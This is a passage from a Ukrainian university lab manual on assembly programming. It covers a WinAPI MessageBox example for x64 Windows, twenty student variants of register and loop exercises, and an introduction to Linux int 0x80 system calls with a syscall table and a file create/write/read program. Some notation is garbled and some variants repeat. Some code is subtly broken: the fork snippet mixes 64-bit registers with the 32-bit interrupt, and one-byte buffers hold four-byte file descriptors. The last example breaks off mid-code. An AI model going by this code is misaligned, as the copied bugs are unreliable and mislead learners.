        mov r8,title
        mov rdx,hello
        mov rcx,NULL
        call MessageBoxA
        xor ecx,ecx
        call ExitProcess
```

Компіляція

nasm -f win64 program.asm
golink program.obj user32.dll kernel32.dll

Завдання

1. Ознайомитись з теоретичними положеннями

2. Визначити змінні, занести відповідні значення у регістри та організувати цикл роботи для архітектури x64 на операційній системі Windows згідно свого варіанту

Додатково виконати наступне:

- Якщо варіант є парним числом (2,4,6,8,10,12,14,16,18,20,22,24 …) - створити MessageBox та записати у нього відповідні значення регістру RCX після всіх операцій

- Якщо варіант є непарним числом (1,3,5,7,9,11,13,15,17,19,21,23,25 …) - записати у файл відповідні значення регістру RCX після всіх операцій

3. Підготувати звіт і представити на захист

Варіанти індивідуальних завдань

Умовні позначення

+	Арифметичне додавання
-	Арифметичне віднімання
*	Арифметичне множення
/	Арифметичне ділення
→	Занести число до регістру або константи
a1,a2,a3,...	Визначити константи як незалежні
A(1), B(2), …	Визначити як елементи масиву
a1&a2	Логічне AND
a1|a2	Логічне OR

(a1)	Логічне NOT
(a1,a2)	Логічне XOR
$a\overset{\rightarrow n}{1}$	Логічний зсув a1 на n позицій праворуч
$a\overset{a\rightarrow n}{1}$	Арифметичний зсув a1 на n позицій праворуч
$a\overset{r\rightarrow n}{1}$	Циклічний зсув a1 на n позицій праворуч
$a\overset{rc\rightarrow n}{1}$	Циклічний зсув з переносом a1 на n позицій праворуч
$a\overset{\leftarrow n}{1}$	Логічний зсувзсув a1 на n позицій ліворуч
$a\overset{a\leftarrow n}{1}$	Арифметичний зсув a1 на n позицій ліворуч
$a\overset{r\leftarrow n}{1}$	Циклічний зсув a1 на n позицій ліворуч
$a\overset{rc\leftarrow n}{1}$	Циклічний зсув з переносом a1 на n позицій ліворуч

Номер	Завдання
1	Визначити дані a(1) → 12, a(2) → 17, a(3) → 19, c1 → 15, c2 → 26 Занести в регістри такі величини RAX → (a(2) - a(1)) * a(3), RBX → a(1) + a(2), RCX → c1 + c2, RDX → $a\overset{a\leftarrow 4}{(2)}$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 3. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, у тому випадку, коли значення у регістрі RCX – непарне число, поки значення RCX не стане менше -5.
2	Визначити дані a(1) → 8, a(2) → 5, a(3) → 3, c1 → 20, c2 → 6 Занести в регістри такі величини RAX → a(1) + a(2) - a(3), RBX → a(1) * a(2), RCX → c1-c2, RDX

	→((c1&a(2)),a(3)) Організувати цикл, послідовно зменшуючи число у регістрі RCX на 1. У циклі зменшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, поки значення RCX не стане дорівнювати 0
3	Визначити дані a(1) → 21, a(2) → 8, a(3) → 27, c1 → 25, c2 → 18 Занести в регістри такі величини RAX → (a(1) + a(2)) - a(3), RBX → (a(3) - a(1))*a(2), RCX → c1 + c2, RDX →((a(1)&a(2),a(1)) Організувати цикл, послідовно зменшуючи число у регістрі RCX на 5. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, та зменшувати на величину, що знаходиться у регістрі RCX, поки значення RCX не стане менше 5.
4	Визначити дані a(1) → 12, a(2) → 6, a(3) → 17, c1 → 23, c2 → 16 Занести в регістри такі величини RAX → a(1) + a(3) - a(2), RBX → a(1)/a(2), RCX → c1+c2, RDX → $a_1^{rc\to 4}$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 5. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, та зменшувати на величину, що знаходиться у регістрі RCX, поки значення RCX не стане менше 5.
5	Визначити дані a1 → 15H, a2 → 20H, b1 → 4H, b2 → 88H, c1 → 5H, c2 → 6H Занести в регістри такі величини RAX → a1+ a2, RBX → b2/b1, RCX → c1+c2, RDX → $a_1^{rc\leftarrow 2}$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 1. У циклі збільшувати число, що знаходиться у регістрі RAX на величину, що

	знаходиться у регістрі RBX, пока значення RCX не стане меншим 0
6	Визначити дані a1 → 17H, a(→ 25H, b1 → 21H, b2 → 3H, c1 → 28H, c2 → 42H Занести в регістри такі величини RAX → a1 - a2 , RBX → b1 * b2, RCX → c2 - c1, RDX → ((a1&c2), c2) Організувати цикл, послідовно зменшуючи число у регістрі RCX на 3H. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, у тому випадку, коли значення у регістрі RCX – парне число, поки значення RCX не стане менше 5H.
7	Визначити дані a1 → 10, a2 → 15, b1 → 40, b2 → 25, c1 → 5, c2 → 6 Занести в регістри такі величини RAX → a1- a2 , RBX → b1*b2, RCX→ c1+c2, RDX→ $a^{a\leftarrow 1}_{1}$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 1. У циклі зменшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, поки значення RCX не стане дорівнювати 2
8	Визначити дані a1 → 11, a2 → 7, a3 → 9, c1 → 25, c2 → 16 Занести в регістри такі величини RAX → a1 + a2 - a3, RBX → a1 * a2, RCX → c1-c2, RDX →$c^{rc\rightarrow 1}_{1}$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 3. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, у тому випадку, коли значення у регістрі RCX – парне число, поки значення RCX не стане менше 3.
9	Визначити дані a(1) → 16H, a(2) → 8H, a(3) → 27H, c1 → 2FH, c2 → 1AH

	Занести в регістри такі величини RAX → (a(3) - a(1)) * a(2), RBX → a(1) + a(2), RCX → c1-c2, RDX → $a^{a\leftarrow 2}(3)$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 5H. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, та зменшувати на величину, що знаходиться у регістрі RCX, поки значення RCX не стане менше -7H.
10	Визначити дані a(1) → 1, a(2) → 3, a(3) → 3, a(4) → 5, c1 → 7, c2 → 6 Занести в регістри такі величини RAX → (a(1) + a(2))*(a(1) + a(2)), RBX → a(4) - a(2), RCX → c1+c2, RDX →(a(4)|c2) Організувати цикл, послідовно зменшуючи число у регістрі RCX на 1. У циклі збільшувати число, що знаходиться у регістрі RAX на величину, що знаходиться у регістрі RBX, пока значення RCX не стане меншим 0
11	Визначити дані a1 → 10, a2 → 15, b1 → 40, b2 → 25, c1 → 5, c2 → 6 Занести в регістри такі величини RAX → a1- a2, RBX → b1*b2, RCX → c1+c2, RDX → $a^{a\leftarrow 1}1$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 1. У циклі зменшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, поки значення RCX не стане дорівнювати 2
12	Визначити дані a1 → 15H, a2 → 20H, b1 → 4H, b2 → 88H, c1 → 5H, c2 → 6H Занести в регістри такі величини RAX → a1+ a2, RBX → b2/b1, RCX → c1+c2, RDX → $a^{rc\leftarrow 2}1$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 1. У циклі збільшувати число, що знаходиться у регістрі RAX на величину, що

	знаходиться у регістрі RBX, пока значення RCX не стане меншим 0
13	Визначити дані a(1) → 1, a(2) → 3, a(3) → 3, a(4) → 5, c1 → 7, c2 → 6 Занести в регістри такі величини RAX → (a(1) + a(2))*(a(1) + a(2)), RBX → a(4) - a(2), RCX → c1+c2, RDX →(a(4)|c2) Організувати цикл, послідовно зменшуючи число у регістрі RCX на 1. У циклі збільшувати число, що знаходиться у регістрі RAX на величину, що знаходиться у регістрі RBX, пока значення RCX не стане меншим 0
14	Визначити дані a(1) → 8, a(2) → 5, a(3) → 3, c1 → 20, c2 → 6 Занести в регістри такі величини RAX → a(1) + a(2) - a(3), RBX → a(1) * a(2), RCX → c1-c2, RDX →((c1&a(2)),a(3)) Організувати цикл, послідовно зменшуючи число у регістрі RCX на 1. У циклі зменшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, поки значення RCX не стане дорівнювати 0
15	Визначити дані a1 → 11, a2 → 7, a3 → 9, c1 → 25, c2 → 16 Занести в регістри такі величини RAX → a1 + a2 - a3, RBX → a1 * a2, RCX → c1-c2, RDX →$c^{rc\to 1}_{1}$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 3. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, у тому випадку, коли значення у регістрі RCX – парне число, поки значення RCX не стане менше 3.
16	Визначити дані a(1) → 12, a(2) → 6, a(3) → 17, c1 → 23, c2 → 16

	Занести в регістри такі величини RAX → a(1) + a(3) - a(2), RBX → a(1)/a(2), RCX → c1+c2, RDX → $a^{rc\to 4}_{1}$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 5. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, та зменшувати на величину, що знаходиться у регістрі RCX, поки значення RCX не стане менше 5.
17	Визначити дані a(1) → 16H, a(2) → 8H, a(3) → 27H, c1 → 2FH, c2 → 1AH Занести в регістри такі величини RAX → (a(3) - a(1)) * a(2), RBX → a(1) + a(2), RCX → c1-c2, RDX → $a^{a\leftarrow 2}(3)$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 5H. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, та зменшувати на величину, що знаходиться у регістрі RCX, поки значення RCX не стане менше -7H.
18	Визначити дані a(1) → 12, a(2) → 17, a(3) → 19, c1 → 15, c2 → 26 Занести в регістри такі величини RAX → (a(2) - a(1)) * a(3), RBX → a(1) + a(2), RCX → c1 + c2, RDX → $a^{a\leftarrow 4}(2)$ Організувати цикл, послідовно зменшуючи число у регістрі RCX на 3. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, у тому випадку, коли значення у регістрі RCX – непарне число, поки значення RCX не стане менше -5.
19	Визначити дані a1 → 17H, a2 → 25H, b1 → 21H, b2 → 3H, c1 → 28H, c2 → 42H Занести в регістри такі величини RAX → a1 - a2 , RBX → b1 * b2, RCX → c2 - c1, RDX → ((a1&c2), c2) Організувати цикл, послідовно зменшуючи число у регістрі RCX на 3H. У

	циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, у тому випадку, коли значення у регістрі RCX – парне число, поки значення RCX не стане менше 5H.
20	Визначити дані a(1) → 21, a(2) → 8, a(3) → 27, c1 → 25, c2 → 18 Занести в регістри такі величини RAX → (a(1) + a(2)) - a(3), RBX → (a(3) - a(1))*a(2), RCX → c1 + c2, RDX →((a(1)&a(2),a(1)) Організувати цикл, послідовно зменшуючи число у регістрі RCX на 5. У циклі збільшувати число, що знаходиться у регістрі RBX на величину, що знаходиться у регістрі RAX, та зменшувати на величину, що знаходиться у регістрі RCX, поки значення RCX не стане менше 5.

Контрольні запитання

1. Що таке WinAPI ?

2. Що таке Shadow Space ?

3. Особливості регістрів у x64.

4. Поясніть особливість роботи зі стеком та наповнення регістрів у Windows.

5. Особливості використання запису у файл з використанням WinAPI.

6. Особливості використання MessageBox з використанням WinAPI.

7. У яких регістрах зберігаються значення з плавучою точкою при використанні WinAPI ?

8. Поясніть різницю між x64 та x32.

ЛАБОРАТОРНА РОБОТА №5. СИСТЕМНІ ВИКЛИКИ В АРХІТЕКТУРІ X86 НА АСЕМБЛЕРІ ДЛЯ ОПЕРАЦІЙНОЇ СИСТЕМИ LINUX

Мета

Ознайомитися з роботою системних викликів мовою асемблер в середовищі операційної системи Linux

Теоретичні відомості

В лабораторній роботі №2 ми вже мали справу з системним викликом. Але той системний виклик стосувався тільки одного, хоча і вкрай важливого питання - організації вводу/виводу. Проте використання системних викликів носить одночасно і більш широкий і більш глибокий характер, бо тільки за рахунок застосування системних викликів програміст може використати увесь спектр можливостей апаратного та програмного забезпечення платформи. Відповідно, операційна система має бути оснащена повним набором системних викликів, а асемблер має їх здатність їх використовувати.

Існує 5 різних категорій системних викликів :

1. Контроль процесів
2. Керування файлами
3. Управління пристроями
4. Управління інформацією
5. Спілкування

Сучасні версії ОС Linux мають набір системних викликів кількістю більше 300 і включають взаємодію програми з пам’яттю, процесами, потоками, каналами, файлами та іншими ресурсами апаратного та програмного забезпечення. Набір системних викликів можна переглянути в Інтернет-ресурсах, зокрема https://thevivekpandey.github.io/posts/2017-09-25-linux-system-calls.html. В даній лабораторній роботі ми обмежимось з технологією системних викликів ОС Linux на прикладі роботи з файлом. Слід зазначити, що виведення на екран та введення з клавіатури є нічим іншим, як роботою з файлами стандартних потоків введення – stdin, виведення – stdout, які операційна система відкриває під час завантаження системи і постійно тримає відкритими. Крім того, в операційній системі передбачений також

стандартний вивід про помилки - stderr, які виникають в процесі виконання програм, наприклад ділення на нуль. Для усіх цих трьох файлів ОС має виключні права на їх статус, режим доступу та на права використання. Всіма іншими файлами програміст має управляти сам, отримуючи дозвіл від операційної системи шляхом використання системних викликів.

Linux 32-bit використовує 32-розрядний інтерфейс системного виклику x86 шляхом пе програмного переривання «int 0x80». З більш сучасними механізмами системного виклику можна познайомитись в літературі, зокрема[2]. Як і у випадку з 64-розрядним інтерфейсом, register rax описує, що робити (відкрити файл, записати дані тощо). Регістри ebx, ecx, edx, esi та edi мають параметри, що описують, як це зробити. Ця передача параметрів на основі регістрів подібна до того, як ми викликаємо функції в 64-розрядному x86, але використовуємо інші номери регістрів і менші 32-розрядні регістри, а ядро ОС Linux дозволяє використовувати цю угоду як у 32-, так і в 64-розрядному режимах. "int 0x80" використовує для цього спеціальну інструкцію x86 під назвою "int", скорочення від переривання. Загалом, «переривання» — це апаратна функція, за якої центральний процесор зберігає те, що він робив, і деякий час виконує щось інше. Наприклад, кожного разу, коли з мережі надходить пакет, мережева карта перериває роботу ЦП, тому якийсь код на низькому рівні операційної системи може переглянути пакет і вирішити, чи слід йому продовжувати виконувати поточну програму чи переключитися на нову програму. (наприклад, веб-браузер або мережевий сервер). Обробка переривань є центральною відповідальністю операційної системи. Операційна система дозволяє виконувати широкий спектр майже магічних функцій. Наприклад, системний виклик Linux номер 2 — це "форк", який створює повну копію вашого процесу:

mov rax,2 ; the system call number of "fork"

int 0x80 ; Issue "fork" system call (Linux 32-bit interface)

ret

Системні виклики ARM для 32-розрядної версії Linux На ARM системний виклик виконується інструкцією «svc», виклику супервізора (раніше називався «swi» або програмне переривання). Номер системного

виклику міститься в r7, який зберігається, тому нам потрібно натиснути та відкрити цей регістр.

push {r7,lr}
mov r7,2 @ syscall number of 'fork'
svc 0
pop {r7,pc}

Для більш детального розуміння технології системного виклику в середовищі Linux для роботи – подивіться теоретичний посібник[2] або іншу літературу, відповідно пункти, пов'язані з архітектурними особливостями процесорів IA-32, макроасемблер MASM 32, однак тут далі йдуть деякі доповнення. На рисунку 5.1 нижче показана схема системних викликів у середовищі Linux



Рис 5.1 Схема системного виклику в ОС Linux

Розширений набір системних викликів Linux для управління та маніпулювання файлами показано у таблиці 5.1 нижче:

Таблиця 5.1

Системні виклики з параметрами

Name	%eax	%ebx	%ecx	%edx	%esx	%edi
sys_exit	1	int	-	-	-	-
sys_fork	2	struct pt_regs	-	-	-	-
sys_read	3	unsigned int	char *	size_t	-	-
sys_write	4	unsigned int	const char *	size_t	-	-
sys_open	5	const char *	Int	int	-	-
sys_close	6	unsigned int	-	-	-	-
sys_waitpid	7	pid_t	unsigned int *	int	-	-
sys_creat	8	const char *	Int	-	-	-
sys_link	9	const char *	const char *	-	-	-
sys_unlink	10	const char *	-	-	-	-
sys_execve	11	struct pt_regs	-	-	-	-
sys_chdir	12	const char *	-	-	-	-
sys_time	13	int *	-	-	-	-
sys_mknod	14	const char *	Int	dev_t	-	-
sys_chmod	15	const char *	mode_t	-	-	-
sys_lchown	16	const char *	uid_t	gid_t	-	-
sys_stat	18	char *	struct __old_kernel_stat *	-	-	-
sys_lseek	19	unsigned int	off_t	unsigned int	-	-
sys_getpid	20	-	-	-	-	-
sys_mount	21	char *	char *	char *	-	-
sys_oldumount	22	char *	-	-	-	-
sys_setuid	23	uid_t	-	-	-	-
sys_getuid	24	-	-	-	-	-
sys_stime	25	int *	-	-	-	-
sys_ptrace	26	Long	long	long	long	-

sys_alarm	27	unsigned int	-	-	-	-
sys_fstat	28	unsigned int	struct __old_kernel_stat *	-	-	-
sys_pause	29	-	-	-	-	-
sys_utime	30	char *	struct utimbuf *	-	-	-
sys_access	33	const char *	int	-	-	-
sys_nice	34	Int	-	-	-	-
sys_sync	36	-	-	-	-	-
sys_kill	37	Int	int	-	-	-
sys_rename	38	const char *	const char *	-	-	-
sys_mkdir	39	const char *	int	-	-	-
sys_rmdir	40	const char *	-	-	-	-
sys_dup	41	unsigned int	-	-	-	-
sys_pipe	42	unsigned long *	-	-	-	-
sys_times	43	struct tms *	-	-	-	-
sys_brk	45	unsigned long	-	-	-	-
sys_setgid	46	gid_t	-	-	-	-
sys_getgid	47	-	-	-	-	-
sys_signal	48	Int	__sighandler_t	-	-	-
sys_geteuid	49	-	-	-	-	-
sys_getegid	50	-	-	-	-	-
sys_acct	51	const char *	-	-	-	-
sys_umount	52	char *	int	-	-	-
sys_ioctl	54	unsigned int	unsigned int	unsigned long	-	-
sys_fcntl	55	unsigned int	unsigned int	unsigned long	-	-
sys_setpgid	57	pid_t	pid_t	-	-	-
sys_olduname	59	struct	-	-	-	-

		oldold_utsname *				
sys_umask	60	Int	-	-	-	-
sys_chroot	61	const char *	-	-	-	-
sys_ustat	62	dev_t	struct ustat *	-	-	-
sys_dup2	63	unsigned int	unsigned int	-	-	-
sys_getppid	64	-	-	-	-	-
sys_getpgrp	65	-	-	-	-	-
sys_setsid	66	-	-	-	-	-
sys_sigaction	67	Int	const struct old_sigaction *	struct old_sig action *	-	-
sys_sgetmask	68	-	-	-	-	-
sys_ssetmask	69	Int	-	-	-	-
sys_setreuid	70	uid_t	uid_t	-	-	-
sys_setregid	71	gid_t	gid_t	-	-	-
sys_sigsuspend	72	Int	int	old_sigs et_t	-	-
sys_sigpending	73	old_sigset_t *	-	-	-	-
sys_sethostnam e	74	char *	int	-	-	-
sys_setrlimit	75	unsigned int	struct rlimit *	-	-	-
sys_getrlimit	76	unsigned int	struct rlimit *	-	-	-
sys_getrusage	77	Int	struct rusage *	-	-	-
sys_gettimeofda y	78	struct timeval *	struct timezone *	-	-	-
sys_settimeofda y	79	struct timeval *	struct timezone *	-	-	-
sys_getgroups	80	Int	gid_t *	-	-	-
sys_setgroups	81	Int	gid_t *	-	-	-
old_select	82	struct sel_arg_struct *	-	-	-	-

sys_symlink	83	const char *	const char *	-	-	-
sys_lstat	84	char *	struct __old_kernel_stat *	-	-	-
sys_readlink	85	const char *	char *	int	-	-
sys_uselib	86	const char *	-	-	-	-
sys_swapon	87	const char *	int	-	-	-
sys_reboot	88	Int	int	int	void *	-
old_readdir	89	unsigned int	void *	unsigned int	-	-
old_mmap	90	struct mmap_arg_struct *	-	-	-	-
sys_munmap	91	unsigned long	size_t	-	-	-
sys_truncate	92	const char *	unsigned long	-	-	-
sys_ftruncate	93	unsigned int	unsigned long	-	-	-
sys_fchmod	94	unsigned int	mode_t	-	-	-
sys_fchown	95	unsigned int	uid_t	gid_t	-	-
sys_getpriority	96	Int	int	-	-	-
sys_setpriority	97	Int	int	int	-	-
sys_statfs	99	const char *	struct statfs *	-	-	-
sys_fstatfs	100	unsigned int	struct statfs *	-	-	-
sys_ioperm	101	unsigned long	unsigned long	int	-	-
sys_socketcall	102	Int	unsigned long *	-	-	-
sys_syslog	103	Int	char *	int	-	-
sys_setitimer	104	Int	struct itimerval *	struct itimerval *	-	-
sys_getitimer	105	Int	struct itimerval *	-	-	-
sys_newstat	106	char *	struct stat *	-	-	-

sys_newlstat	107	char *	struct stat *	-	-	-
sys_newfstat	108	unsigned int	struct stat *	-	-	-
sys_uname	109	struct old_utsname *	-	-	-	-
sys_iopl	110	unsigned long	-	-	-	-
sys_vhangup	111	-	-	-	-	-
sys_idle	112	-	-	-	-	-
sys_vm86old	113	unsigned long	struct vm86plus_struct *	-	-	-
sys_wait4	114	pid_t	unsigned long *	int options	struct rusage *	-
sys_swapoff	115	const char *	-	-	-	-
sys_sysinfo	116	struct sysinfo *	-	-	-	-
sys_ipc (*Note)	117	Uint	int	int	int	void *
sys_fsync	118	unsigned int	-	-	-	-
sys_sigreturn	119	unsigned long	-	-	-	-
sys_clone	120	struct pt_regs	-	-	-	-
sys_setdomainname	121	char *	int	-	-	-
sys_newuname	122	struct new_utsname *	-	-	-	-
sys_modify_ldt	123	Int	void *	unsigned long	-	-
sys_adjtimex	124	struct timex *	-	-	-	-
sys_mprotect	125	unsigned long	size_t	unsigned long	-	-
sys_sigprocmask	126	Int	old_sigset_t *	old_sigset_t *	-	-
sys_create_module	127	const char *	size_t	-	-	-

sys_init_module	128	const char *	struct module *	-	-	-
sys_delete_module	129	const char *	-	-	-	-
sys_get_kernel_syms	130	struct kernel_sym *	-	-	-	-
sys_quotactl	131	Int	const char *	int	caddr_t	-
sys_getpgid	132	pid_t	-	-	-	-
sys_fchdir	133	unsigned int	-	-	-	-
sys_bdflush	134	Int	long	-	-	-
sys_sysfs	135	Int	unsigned long	unsigned long	-	-
sys_personality	136	unsigned long	-	-	-	-
sys_setfsuid	138	uid_t	-	-	-	-
sys_setfsgid	139	gid_t	-	-	-	-
sys_llseek	140	unsigned int	unsigned long	unsigned long	loff_t *	unsigned int
sys_getdents	141	unsigned int	void *	unsigned int	-	-
sys_select	142	Int	fd_set *	fd_set *	fd_set *	struct timeval *
sys_flock	143	unsigned int	unsigned int	-	-	-
sys_msync	144	unsigned long	size_t	int	-	-
sys_readv	145	unsigned long	const struct iovec *	unsigned long	-	-
sys_writev	146	unsigned long	const struct iovec *	unsigned long	-	-
sys_getsid	147	pid_t	-	-	-	-
sys_fdatasync	148	unsigned int	-	-	-	-
sys_sysctl	149	struct __sysctl_args *	-	-	-	-

sys_mlock	150	unsigned long	size_t	-	-	-
sys_munlock	151	unsigned long	size_t	-	-	-
sys_mlockall	152	Int	-	-	-	-
sys_munlockall	153	-	-	-	-	-
sys_sched_setparam	154	pid_t	struct sched_param *	-	-	-
sys_sched_getparam	155	pid_t	struct sched_param *	-	-	-
sys_sched_setscheduler	156	pid_t	int	struct sched_param *	-	-
sys_sched_getscheduler	157	pid_t	-	-	-	-
sys_sched_yield	158	-	-	-	-	-
sys_sched_get_priority_max	159	Int	-	-	-	-
sys_sched_get_priority_min	160	Int	-	-	-	-
sys_sched_rr_get_interval	161	pid_t	struct timespec *	-	-	-
sys_nanosleep	162	struct timespec *	struct timespec *	-	-	-
sys_mremap	163	unsigned long	unsigned long	unsigned long	unsigned long	-
sys_setresuid	164	uid_t	uid_t	uid_t	-	-
sys_getresuid	165	uid_t *	uid_t *	uid_t *	-	-
sys_vm86	166	struct vm86_struct *	-	-	-	-
sys_query_module	167	const char *	int	char *	size_t	size_t *

sys_poll	168	struct pollfd *	unsigned int	long	-	-
sys_nfsservctl	169	Int	void *	void *	-	-
sys_setresgid	170	gid_t	gid_t	gid_t	-	-
sys_getresgid	171	gid_t *	gid_t *	gid_t *	-	-
sys_prctl	172	Int	unsigned long	unsigned long	unsigned long	unsigned long
sys_rt_sigreturn	173	unsigned long	-	-	-	-
sys_rt_sigaction	174	Int	const struct sigaction *	struct sigaction *	size_t	-
sys_rt_sigprocmask	175	Int	sigset_t *	sigset_t *	size_t	-
sys_rt_sigpending	176	sigset_t *	size_t	-	-	-
sys_rt_sigtimedwait	177	const sigset_t *	siginfo_t *	const struct timespec *	size_t	-
sys_rt_sigqueueinfo	178	Int	int	siginfo_t *	-	-
sys_rt_sigsuspend	179	sigset_t *	size_t	-	-	-
sys_pread	180	unsigned int	char *	size_t	loff_t	-
sys_pwrite	181	unsigned int	const char *	size_t	loff_t	-
sys_chown	182	const char *	uid_t	gid_t	-	-
sys_getcwd	183	char *	unsigned long	-	-	-
sys_capget	184	cap_user_header_t	cap_user_data_t	-	-	-
sys_capset	185	cap_user_header_t	const cap_user_data_t	-	-	-
sys_sigaltstack	186	const stack_t *	stack_t *	-	-	-

sys_sendfile	187	Int	int	off_t *	size_t	-
sys_vfork	190	struct pt_regs	-	-	-	-

Приклади застосування системних викликів

Створення файлу

Регістри, які використовуються для створення нового файлу:

eax =8 (sys_create)

ebx = ім'я файлу

ecx = дозвіл на файл (4=читання, 2=запис, 1=виконуваний).

Набір для UOG (користувач, власник, група).

Запис файлу

Регістр, який використовується для запису в файл:

eax=4 (sys_write)

ebx=дескриптор файлу

ecx=вказує на буфер даних

edx=довжина даних

Відкриття файлу

eax=5 (sys_open)

ebx=ім'я файлу

ecx=режим доступу (0=лише читання, 1=лише запис, 2=читання та запис)

edx=дозвіл на файл

Читання файлу

eax=3 (sys_read)

ebx=дескриптор файлу

ecx=вказівник на буфер даних

edx=розмір буфера

Закриття файлу

Регістри, які використовуються для закриття файлу:

eax=6

ebx=дескриптор файлу

Приклад програми з використанням системних викликів Linux

Наступна програма створює та відкриває файл з ім'ям myfile.txt та записує текст « KPI welcomes you!» у цьому файлі. Далі програма читає файл та зберігає дані у буфері з ім'ям info. Нарешті, він відображає текст як збережений в info.

```
 section .text
   global _start ; потрібно декларувати для використання gcc
_start:   ;точка входу для лінкера
   ; створюємо файл
   mov  eax, 8
   mov  ebx, file_name
   mov  ecx, 0777; читання, запис та виконання всіма
   int  0x80  ;виклик ядра

   mov [fd_out], eax

   ; пишемо у файл
   mov  edx,len          ;кількість байт
   mov  ecx, msg         ;повідомлення для запису
   mov  ebx, [fd_out]    ;файловий  дескриптор
   mov  eax,4            ;номер системного виклику (sys_write)
   int  0x80             ;виклик ядра

   ; закриваємо файл
   mov eax, 6
   mov ebx, [fd_out]
   int  0x80             ;виклик ядра
```

```
; виведення повідомлення про те, що закінчено запис до файлу
mov eax, 4
mov ebx, 1
mov ecx, msg_done
mov edx, len_done
int  0x80

; відкриваємо файл для читання
mov eax, 5
mov ebx, file_name
mov ecx, 0          ;доступ тільки для читання
mov edx, 0777       ; читання, запис та виконання для всіх
int  0x80

mov  [fd_in], eax

; читаємо з файлу
mov eax, 3
mov ebx, [fd_in]
mov ecx, info
mov edx, 200
int 0x80

; закриваємо файл
mov eax, 6
mov ebx, [fd_in]
int  0x80

; виводимо info
mov eax, 4
mov ebx, 1
mov ecx, info
mov edx, 200
int 0x80
```

```
  mov  eax,1            ;номер системного виклику (sys_exit)
  int  0x80             ;вихід з ядра

section .data
  msg db 'Вас вітає КПІ!'
  len equ  $-msg

  msg_done db 'Записано в файл', 0xa
  len_done equ $-msg_done

  file_name db 'myfile.txt'

section .bss
  fd_out resb 1
  fd_in  resb 1
  info resb  200
```

Результат виконання програми:

Фраза «*'Вас вітає КПІ!*», яка записана у файл

Зверніть увагу, що встановлений дозвіл для всіх означає, що в групі всі - користувач, власник і група мають всі права, надаючи 7 для користувача, 7 для власника та 7 для групи на кожній позиції. Тим самим ми встановлюємо дозвіл на файл 0777 = читання, запис, виконуваний для всіх.

4 = читання
2 = запис
1 = виконуваний файл

Приклад під Linux (i386)

SECTION .data/коментарі кругом

```
filename db 'file.txt', ; const char *pathname
SECTION .text
global _start
_start:
; https://man7.org/linux/man-pages/man2/creat.2.html
;
; int creat(const char *pathname, mode_t mode);
        mov ecx, 0777 ; тип допуску
(https://www.redhat.com/sysadmin/introduction-chmod)
; mode_t mode
;
        mov ebx, filename ; файл/шлях до файлу
; const char *pathname
;
